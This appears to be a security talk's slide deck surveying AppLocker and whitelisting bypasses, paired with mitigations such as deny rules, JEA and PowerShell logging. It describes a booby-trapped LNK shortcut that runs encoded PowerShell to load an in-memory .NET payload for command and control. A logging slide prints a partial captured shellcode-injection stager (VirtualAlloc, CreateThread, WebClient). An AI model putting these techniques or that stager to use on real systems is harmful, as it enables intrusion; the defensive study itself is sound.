


AppLocker Bypass

- a survey -


Why look into system abuse?

- More reliable & “cheaper” than exploits
- Some flaws **CANNOT be patched because it's a feature**, not a bug...



What are we trying to do?

- AppWhitelisting can block a bulk of malware... but it is not sufficient on its own
- **Evaluate hardening**/products (do without if possible or look for alternatives)



If we don't look into it,
someone else will....

- **It is already in public domain (aka Internet)**, I focused largely on **Casey Smith's (aka @subtee)** work <https://github.com/subTee>
- There are other researchers...https://cansecwest.com/slides/2016/CSW2016_Freingruber_Bypassing_Application_Whitelisting.pdf
- Techniques are used by threat actors & malware authors

How many methods?


- 13 known methods listed in
<https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt> **a lot more not in public domain...**
#Asymmetry
- Can be generalized...

Type 1

Indirect loading of **compiled codes** using system components/mechanisms


Type 2

OS or whitelisted app **scripting** features



**“Isn’t there DENY path
AppLocker rules” you say?**


**It is good practice to add deny rules for
whitelisted-user-writable paths, especially
for scripting abuse & EXEs but for DLLs...**



0. Check that rule works

AllTheThings.doc is actually a DLL

1. double-click



2. gain C2

Limitations of Blacklisting

- Custom payloads can easily bypass AV (which is a form of blacklist) #4free... VS2017 Community Ed is free!
- AppLocker (or equivalent) can block non-admin/technical users from running these OS components (in a blacklist)... useful for eg. Internet Kiosks/Zone
 - but some can't be blocked as it is needed by Windows eg. Control panel -> rundll32, some IT depts **won't** block Powershell & WScript/CScript as these tools are in use...
- How about system administrators & technical users?

How to run such methods?

- **AppLocker rules will typically allow LNK files**, else many shortcuts for apps will break... cmd.exe blocked? No problem, create a shortcut & point to the component!
 - LNK file is popular... why? **Fake icon -> trick -> run**... Can even embed full payload & use Powershell to execute (will demo later)
 - Exploits + shellcodes to launch system components
eg. (Browser Drive-By like Exploit-kits + System components abuse = ‘File-less’ infection) with 0 executable files dropped, persistence/installation via registry/WMI/scheduled tasks abuses etc
- * *won't talk about exploits (use only when needed)... patches/products can deal with that*

Malicious LNK builder

- <https://www.uperesia.com/booby-trapped-shortcut-generator>
- **Why I like this? Allegedly used by APT groups. Highly flexible, only limited by our imagination...**
- Abusing LNK is nothing new, but this.. this is clever way to embed complex payload & overcoming ‘payload size’ limitation... overview on the next slide....

BOOBY TRAPPED SHORTCUT



Victim clicks on the shortcut. Powershell is called with a base64 encoded command. The encoded command is a carving script.



Carving script reads a byte stream from the 'lnk' file. The byte stream contains a script written in powershell. This script is decoded and executed.




The carved out script contains an embedded .NET executable. This .NET executable is loaded into memory and executed.

DEMO @ [https://www.youtube.com/watch?
v=fKSDi0kEwsI](https://www.youtube.com/watch?v=fKSDi0kEwsI)

Mitigate Powershell Abuse

- Use AppLocker/Microsoft **Just Enough Administration** to block user groups that don't need Powershell.exe



- Better to ~~remove~~ **limit** Powershell access given the trend of scripting abuses! You can remove it but there are **public/free toolkits** that can run Powershell agents w/o Powershell.exe...
- **From a Threat Simulation perspective, we need to consider other means to launch codes via LNK/Macros...**

Just Enough Administration Role Capability

The image displays a collage of five screenshots illustrating the configuration and enforcement of Just Enough Administration (JEA) role capability.

- Registry Editor:** Shows the Windows Registry Editor with the path `Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ConsoleSessionConfiguration`. A red box highlights the registry key `EnableConsoleSessionConfiguration`, which is set to `0x00000001 (1)`. Another red box highlights the value `ConsoleSessionConfigurationName` with the data `BabysFirstJEARoleCapability`.
- Command Prompt:** Shows a standard Command Prompt window. The user runs `C:\>powershell`, which outputs:

```
C:\>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

The shell cannot be started. A failure occurred during initialization:
Cannot create or open the configuration session BabysFirstJEARoleCapability.
```
- Administrator: Command Prompt - powershell:** Shows an Administrator Command Prompt window running PowerShell. The user runs `C:\>powershell`, which outputs:

```
C:\>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

The shell cannot be started. A failure occurred during initialization:
Cannot create or open the configuration session BabysFirstJEARoleCapability.
```
- Twitter Tweet by Matt Graeber (@mattifestation):** A screenshot of a tweet from Matt Graeber (@mattifestation). The tweet reads: "Example of a locally enforced JEA config blocking non-admin PowerShell. Requires PS v5.1. /cc @vector_sec". A red arrow points to the author's profile picture.
- Stacked Screenshot:** A composite image showing the Registry Editor, the standard Command Prompt, and the Administrator Command Prompt side-by-side, demonstrating that both sessions are blocked by the same JEA configuration.

Powershell Logging

The screenshot shows the Windows Event Viewer interface. On the left, the navigation pane shows 'Event Viewer (Local)', 'Custom Views' (with 'Sysmon & PowerShell' selected), and other log categories like 'Windows Logs' and 'Applications and Services Logs'. The main pane displays a table of events under the heading 'Sysmon & PowerShell Number of events: 69,406 (!) New events available'. The table has columns for Level, Date and Time, Source, Event ID, and Task Category. Several events are listed, including multiple 'Warning' entries for 'Execute a Remote Command' and 'Information' entries for 'PowerShell Console Startup', 'Process Create (rule: ProcessCreate)', 'PowerShell Named Pipe IPC', and another 'PowerShell Console Startup'. A red arrow points from the bottom text area to the event table. Another red arrow points from the bottom text area to the script block itself. The bottom section of the window is a detailed view of an event, titled 'Event 4104, PowerShell (Microsoft-Windows-PowerShell)'. It shows the 'General' tab selected, displaying the event ID, source, task category, and timestamp (5/23/2017 4:49:04 PM). The 'Details' tab is also visible. The main content area contains a large amount of PowerShell script code, which appears to be a malicious payload or a shell. A large red text overlay at the bottom right reads 'This can't be common...'. At the very bottom, there is a footer with fields for Log Name, Source, Event ID, Level, User, OpCode, and More Information, along with a link to 'Event Log Online Help'.

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

```
$q = @"
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
@"
try{$d = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".ToCharArray()
function c{$v}{ return (([int[]]$v.ToCharArray() | Measure-Object -Sum).Sum % 0x100 -eq 92)}
function t{$f = "";1..3|foreach-object{$f+= $d[(get-random -maximum $d.Length)]};return $f;}
function e { process {[array]$x = $x + $_;} end {$x | sort-object {[new-object Random].next()}}}
function g{ for ($i=0;$i -lt 64;$i++){$h = $t;$k = $d | e; foreach ($l in $k){$s = $h + $l; if (c($s)) { return $s }}};return "9vXU";}
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$m = New-Object System.Net.WebClient;
$m.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");
$u = Add-Type -memberDefinition $q -Name "Win32" -namespace Win32Functions -passthru
$u::VirtualAlloc(0,$p.Length,0x3000,0x40);[System.Runtime.InteropServices.Marshal]::Copy($p, 0, [IntPtr]($x.ToInt32()), $p.Length)
$u::CreateThread(0,0,$x,0,0) | out-null; Start-Sleep -Second 86400}catch{}
```

ScriptBlock ID: ab834dd8-471b-47dd-8c63-aab33b1e162f
Path:

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windows-PowerShell)
Event ID: 4104
Level: Warning
User: PEC-WIN10PRO64\q
OpCode: On create calls
More Information: [Event Log Online Help](#)

Logged: 5/23/2017 4:49:04 PM
Task Category: Execute a Remote Command
Keywords: None
Computer: PEC-WIN10Pro64

This can't be common...

Let's say Powershell is blocked...

<https://github.com/subTee/AllTheThings>

